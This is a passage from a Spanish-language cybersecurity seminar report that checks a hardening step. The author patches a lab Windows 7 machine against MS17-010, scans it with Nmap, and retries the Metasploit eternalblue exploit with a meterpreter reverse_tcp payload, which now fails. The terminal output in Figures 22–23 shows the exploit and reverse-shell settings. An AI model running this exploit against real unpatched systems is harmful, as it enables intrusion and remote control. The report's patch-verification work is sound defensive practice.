Luego de proponer algunas medidas de hardenización, tendremos que comprobar la efectividad de las mismas. Nos centraremos en la que desencadeno el ataque en WhiteHouse Security, la cual está relacionada con la falta de la actualización crítica de seguridad MS17-010 en la máquina Win7-SE2020-X64. Iniciaremos con la búsqueda y descarga de la “Actualización solo de seguridad de marzo (14/03/17), 4012212 6.1.7601.23689”, la cual se encuentra vinculada con la arquitectura y versión de nuestra vulnerable.


Figura 18. Catálogo de Microsoft Update

Título	Productos	Clasificación	Última actualización	Versión	Tamaño	
March, 2017 Security Only Quality Update for Windows Server 2008 R2 for Itanium-based Systems (KB4012212)	Windows Server 2008 R2	Security Updates	28/03/2017	n/d	34,5 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows 7 sistemas basados en x64 (KB4012212)	Windows 7	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows 7 (KB4012212)	Windows 7	Actualizaciones de seguridad	28/03/2017	n/d	18,8 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Embedded Standard 7 (KB4012212)	Windows Embedded Standard 7	Actualizaciones de seguridad	28/03/2017	n/d	18,8 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Embedded Standard 7 sistemas basados en x64 (KB4012212)	Windows Embedded Standard 7	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Server 2008 R2 sistemas basados en x64 (KB4012212)	Windows Server 2008 R2	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar

Fuente: Autor

Una vez hemos descargado la actualización de seguridad KB4012212, procedemos con su instalación

Figura 19. Instalación de la actualización KB4012212 en Win7-SE2020-X64



Fuente: Autor

Una vez el paquete de actualización se ha instalado, procedemos con el reinicio sugerido del sistema


Figura 20. Reinicio sugerido por la instalación de la actualización de seguridad



Fuente: Autor

Luego desde la maquina orientada al testeo de seguridad realizaremos con Nmap un escaneo a Win7-SE2020-X64 para buscar vulnerabilidades en el sistema y comprobar el resultado de la actualización de seguridad instalada.

Figura 21. Escaneo de vulnerabilidades a la máquina Win7-SE2020-X64



```
estudiante@seminario: ~  
Archivo Acciones Editar Vista Ayuda  
Scanned at 2020-10-07 02:46:09 -05 for 115s  
Not shown: 987 closed ports  
Reason: 987 conn-refused  
PORT      STATE SERVICE      REASON  
135/tcp   open  msrpc        syn-ack  
139/tcp   open  netbios-ssn  syn-ack  
445/tcp   open  microsoft-ds syn-ack  
554/tcp   open  rtsp         syn-ack  
2869/tcp  open  icslap       syn-ack  
5357/tcp  open  wsddapi      syn-ack  
10243/tcp open  unknown     syn-ack  
49152/tcp open  unknown     syn-ack  
49153/tcp open  unknown     syn-ack  
49154/tcp open  unknown     syn-ack  
49155/tcp open  unknown     syn-ack  
49156/tcp open  unknown     syn-ack  
49158/tcp open  unknown     syn-ack  
  
Host script results:  
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED  
|_ smb-vuln-cve-2017-7494:  
|_ ERROR: Either versioning failed or samba does not exist on the port!  
|_ smb-vuln-ms10-054: false  
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED  
Final times for host: srtt: 861 rttvar: 157 to: 100000  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 2) scan.  
Initiating NSE at 02:48  
Completed NSE at 02:48, 0.00s elapsed  
NSE: Starting runlevel 2 (of 2) scan.  
Initiating NSE at 02:48  
Completed NSE at 02:48, 0.00s elapsed  
Read from /usr/bin/./share/nmap: nmap-payloads nmap-services.  
Nmap done: 1 IP address (1 host up) scanned in 125.74 seconds  
estudiante@seminario:~$
```

Fuente: Autor

Como podemos apreciar la maquina Win7-SE2020-X64 ya no registra ninguna vulnerabilidad asociada con la actualización de seguridad MS17-010. Sin embargo, intentaremos realizar un ataque desde Metasploit con el exploit “*eternalblue*” y el payload “*windows/x64/meterpreter/reverse_tcp*”, los cuales fueron los que permitieron originalmente materializar el ataque.

Figura 22. Verificación de los parámetros de la explotación

```
Terminal nro.1
Archivo Acciones Editar Vista Ayuda
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        10.0.2.5         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.40        yes       The listen address (an interface may be specified)
LPORT        4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Fuente: Autor

Figura 23. Explotación con *eternalblue* en Win7-SE2020-X64

```
Terminal nro.1
Archivo Acciones Editar Vista Ayuda
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.40:4444
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.2.5:445 - Host does NOT appear vulnerable.
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.5:445 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Fuente: Autor

Con lo anterior corroboramos la efectividad de la medida de hardenización relacionada con mantener los sistemas operativos correctamente actualizados y con los últimos parches de seguridad, ya que como pudimos validar la máquina Win7-SE2020-X64 quedó protegida ante la vulnerabilidad CVE-2017-0144.

5. VIDEO

Como sustentación del desarrollo de las actividades realizadas en el Seminario Especializado Equipos Estratégicos en Ciberseguridad Red Team & Blue Team, a continuación se indica el link a través del cual se hace público el vídeo elaborado por el estudiante Jeison Yamit Gómez Camacho:

<https://youtu.be/EbiSe5eKwjM>

6. CONCLUSIONES

Los ingenieros nos basamos no solo en unos principios personales, también nos rige una normativa legal y un código de ética que es claro en el tipo de conductas que debemos transmitir en el ejercicio de nuestra profesión, la cual al estar en el campo de las Tecnologías de la Información y las Comunicaciones nos debe exigir comportamientos intachables, que permitan aportar de manera significativa al desarrollo de la sociedad en general, evitando abusar de los conocimientos y las habilidades adquiridas en perjuicio de otras personas. Por eso siempre se debe tener presente que cada acción desarrollada a nivel profesional debe estar en virtud de lo dispuesto por la ley, principalmente en lo relacionado con delitos informáticos y protección de datos personales.

Es importante tener en cuenta que en nuestro campo de acción además de observar cada día el avance exponencial de la tecnología, también somos testigos como surgen constantemente nuevas vulnerabilidades y fallos de seguridad tanto en sistemas operativos como en aplicaciones y software que pueden ser utilizadas y aprovechadas por los ciberdelincuentes para llevar a cabo sus ataques. Para prevenir todo lo anterior, aparecen los parches y actualizaciones de seguridad que lanzan los propios fabricantes y desarrolladores, con los cuales se busca corregir y remediar cada uno de esos fallos que ponen en riesgo la seguridad de la información. Esto no solo transmite confianza y tranquilidad a los dueños de la información, sino que permite incrementar la seguridad de los sistemas e incluso mejorar el rendimiento y la experiencia para el usuario en los equipos que son instalados, por lo que la recomendación siempre será mantener los sistemas correctamente actualizados.

De igual forma tenemos que ser proactivos y no esperar a que sucedan los ataques para actuar. Es nuestro deber velar por el aseguramiento oportuno de los sistemas informáticos y redes de datos de las organizaciones donde prestemos nuestros servicios profesionales, a través de la implementación de políticas y procedimientos de seguridad que permitan validar la adecuada configuración y parametrización de todos los equipos de la organización, así como el uso parte de los usuarios finales. Aunado a esto se pueden incorporar elementos adicionales de hardware o de software que de preferencia sean de uso gratuito o con licencias de uso libre que no comprometan presupuesto y por el contrario generen mecanismos de seguridad más eficientes al interior de la organización.

Todos estos planteamientos fue posible experimentarlos con el estudio y análisis del incidente de seguridad presentado en el escenario WhiteHouse Security, en el cual a partir de un ambiente virtual controlado pudimos verificar como la falta de una actualización crítica de seguridad hizo vulnerable a un sistema y permitió la explotación efectiva de la falla que desencadeno una fuga de información en la

organización. Para lograr comprender adecuadamente este escenario nos valimos de los pasos de un pentesting, donde para cada etapa la revisión de la literatura disponible nos orientó las actividades y el uso de las herramientas y servicios en línea orientados hacia la ciberseguridad que mejor nos permitiría conseguir nuestro objetivo. Así pudimos observar el comportamiento de los equipos atacados y establecer medidas con el fin de prevenir los fallos que presentan y fijar los controles y salvaguardas adecuados para su protección.

Finalmente, el desarrollo de las actividades presentadas a lo largo del Seminario Especializado fortaleció nuestros conocimientos como especialistas en Seguridad Informática y nos mostró un escenario diferente en el cual pudimos utilizar nuestras habilidades relacionadas con ambientes virtuales, pruebas de penetración, explotación de vulnerabilidades y prevención de ataques, las cuales no deben quedarse en el papel sino que deben extenderse desde las aulas de clase al campo laboral de cada uno de nosotros, en donde podremos utilizar diversas metodologías y herramientas disponibles para robustecer la seguridad informática de las organizaciones donde desempeñemos nuestras labores profesionales.

7. RECOMENDACIONES

Debemos velar por mantener actualizados e instalados con los últimos parches de seguridad todos los sistemas operativos y el software que tengamos disponible en nuestros sistemas informáticos para prevenir ataques. Esta práctica se debe realizar tanto a nivel empresarial como doméstico, ya que además de corregir fallas y tapar agujeros de seguridad de seguridad fortalecerán la línea base de defensa y entorpecerán el acceso que puedan tener los ciberdelincuentes a nuestra información o la de las organizaciones.

Asimismo debemos estar pendientes de los boletines y alertas que en materia de seguridad puedan lanzar fabricantes, desarrolladores y equipos especializados en ciberdefensa, los cuales nos pueden advertir de nuevas amenazas, mejores prácticas utilizadas y configuraciones de seguridad efectivas y específicas tanto para el sistema operativo como la infraestructura de red de datos que nos permitan robustecer los estándares de protección utilizados.

También como mínimo se debe tener un programa antivirus instalado, preferiblemente que este equipado con capacidades de detección proactiva de amenazas, al cual tendrá que mantenerse constantemente actualizada su base de datos de firmas, para que este al día con las contramedidas para las nuevas variantes de amenazas que puedan desarrollar los ciberdelincuentes.

En lo posible que los recursos económicos lo permitan, se pueden implementar medidas y herramientas adicionales que mejoren la seguridad como lo pueden ser un firewall, un sistema UTM, una solución SIEM o software especializado antimalware que estén en la capacidad de bloquear instrucciones remotas de los atacantes, así como mecanismos para la detección de amenazas desconocidas, que no estén basados en firmas y que tengan la capacidad de proteger contra amenazas persistentes avanzadas o amenazas de día cero, para las cuales no hay firmas de malware conocidas.

Todo lo anterior lo podemos complementar con actividades de hardening, que nos permitan de manera continua evaluar las vulnerabilidades de la infraestructura e implementar medidas para mejorar la seguridad. Algunas de estas medidas pueden ser: eliminar usuarios, servicios o aplicaciones que ya no estén en uso; bloquear todas las conexiones entrantes que tengan como origen Internet y vayan hacia puertos específicos de servicios utilizados en la organización; limitar o bloquear las conexiones de red que se ejecutan a través de puertos no utilizados y permitirlos donde sea absolutamente necesario; usar de listas de control de acceso en los routers, switches o implementar la restricción de las conexiones a nivel de firewall; entre otras.

Realizar copias de seguridad periódicas de la información crítica de la organización, utilizando mecanismos físicos o en servidores en la nube para limitar los posibles estragos y el impacto causado por la pérdida de datos o sistemas, lo cual además de ser una buena práctica de seguridad, también contribuye en el proceso de recuperación en caso de ser víctimas de ataques.

Por último y no menos importante es formar y capacitar a los usuarios en las mejores prácticas de seguridad para evitar que naveguen por sitios peligrosos en la web, así como no ejecutar archivos sospechosos o con extensiones peligrosas (exe, jar, bin, msi) que pueden ser compartidos a través de medios extraíbles como discos y memorias USB o que pueden recibidos como archivos adjuntos a través de correos electrónicos de phishing, banners infectados, correo no deseado o intentos de ingeniería social.

REFERENCIAS BIBLIOGRÁFICAS

Colombia. Ministerio de Tecnologías de la Información y las Comunicaciones - MinTIC (2012). Ley 1581 [LEY_1581_2012]. Mintic. (p. 1-11). [En línea], Recuperado de: https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

Colombia. Ministerio de Tecnologías de la Información y las Comunicaciones - MinTIC (2009). Ley 1273 [LEY_1273_2009]. Mintic. (p. 1-4), [En línea], Recuperado de: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

Colombia. Código penal Colombiano (2000). Ley 599 [LEY_599_2000]. (111 p). [En línea], Recuperado de: https://www.oas.org/dil/esp/Codigo_Penal_Colombia.pdf

Colombia. Consejo Nacional del Ingeniería - COPNIA. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. (p. 1-20). [En línea], Recuperado de: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Mugisha, D. Cyber security: Improving Cyber Defense Through Coherent Joint Red Team and Blue Team. [En línea], Recuperado de: https://www.researchgate.net/publication/332302906_CYBER_SECURITY_Improving_Cyber_Defense_Through_Coherent_Joint_Red_Team_and_Blue_Team

Firch, J. Red Team VS Blue Team: What's The Difference? [En línea], Recuperado de: <https://purplesec.us/red-team-vs-blue-team-cyber-security/>

Diogenes Y., Ozkaya, E. Cybersecurity - Attack and Defense Strategies. Infrastructure security with Red Team and Blue Team tactics. [En línea], Recuperado de: <https://tsoungui.fr/ebooks/CYBER-Security.pdf>

Jelen, S. Cybersecurity Red Team Versus Blue Team - Main Differences Explained. [En línea], Recuperado de: <https://securitytrails.com/blog/cybersecurity-red-blue-team>

Ramos, A. RedTeam, el hacking en otra dimensión. [En línea], Recuperado de: https://cybercamp.es/sites/default/files/contenidos/videos/adjuntos/cybercamp2017-redteam_el_hacking_en_otra_dimension_alejandro_ramos.pdf

Incibe-Cert. Vulnerabilidad en SMBv1 en múltiples productos de Microsoft Windows (CVE-2017-0144). [En línea], Recuperado de: <https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144>

Microsoft. MS17-010: Actualización de seguridad para Windows Server de SMB: 14 de marzo de 2017. [En línea], Recuperado de: <https://support.microsoft.com/es-co/help/4013389/title>

Red Users. Penetration Testing. [En línea], Recuperado de: <http://index-of.co.uk/Hackers/capitulogratis.pdf>

Microsoft. Security Bulletins. [En línea], Recuperado de: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/securitybulletins>

Red Hat. El concepto de CVE. [En línea], Recuperado de: <https://www.redhat.com/es/topics/security/what-is-cve>

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Ministerio de Tecnologías de la Información y las Comunicaciones - MinTIC (2018). Guía de Auditoría. Mintic. (pp. 12-19) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

Nullsector. Explotar Vulnerabilidad EternalBlue con Metasploit. [En línea], Recuperado de: <https://nullsector.co/explotar-vulnerabilidad-eternalblue-con-metasploit/>

Invers Fornells, X. Eternalblue-Doublepulsar. Arquitectura x86 y usando Metasploit. [En línea], Recuperado de: <https://medium.com/x4v1s3c/eternalblue-doublepulsar-x86-architecture-and-using-metasploit-4fd65322a801>

Offensive-security. Meterpreter Basic Commands. [En línea], Recuperado de: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>

Tavakoli, O. How ready are you to stop an advanced attack? [En línea], Recuperado de: <https://www.csoonline.com/article/3241889/how-ready-are-you-to-stop-an-advanced-attack.html>

Fache, J. (2016). Estudio sobre la aplicación de hardening para mejorar la seguridad informática en el Centro Técnico Laboral de Tunja - Cotel. Recuperado de: <https://repository.unad.edu.co/bitstream/handle/10596/11908/1049612360.pdf?sequence=1&isAllowed=y>

Cruz, O. (2017). Diseño e implementación de un proceso de hardening. Recuperado de:

<https://repository.libertadores.edu.co/bitstream/handle/11371/1298/cruzoscar2017.pdf?sequence=3&isAllowed=y>

Martinez, J. (2017). Endurecimiento (hardening) en dispositivos de red: Routers y Switchs. Recuperado de: <http://polux.unipiloto.edu.co:8080/00002044.pdf>

Instituto Nacional de Tecnologías de la Comunicación. Ciber-Resiliencia: Aproximación a un marco de medición. [En línea], Recuperado de: https://www.incibe.es/extfrontinteco/img/File/Estudios/int_ciber_resiliencia_marco_medicion.pdf

RSI Security. What is the Center for Internet Security (CIS)? [En línea], Recuperado de: <https://blog.rsisecurity.com/what-is-the-center-for-internet-security-cis/>

Moreno, P. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management). Usfq.(pp. 31-63) Recuperado de: <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>

Leader Redes y Comunicaciones. Gestión Unificada de Amenazas (UTM) Protección desde dentro y desde fuera[En línea], Recuperado de: https://es.wikipedia.org/wiki/Unified_Threat_Management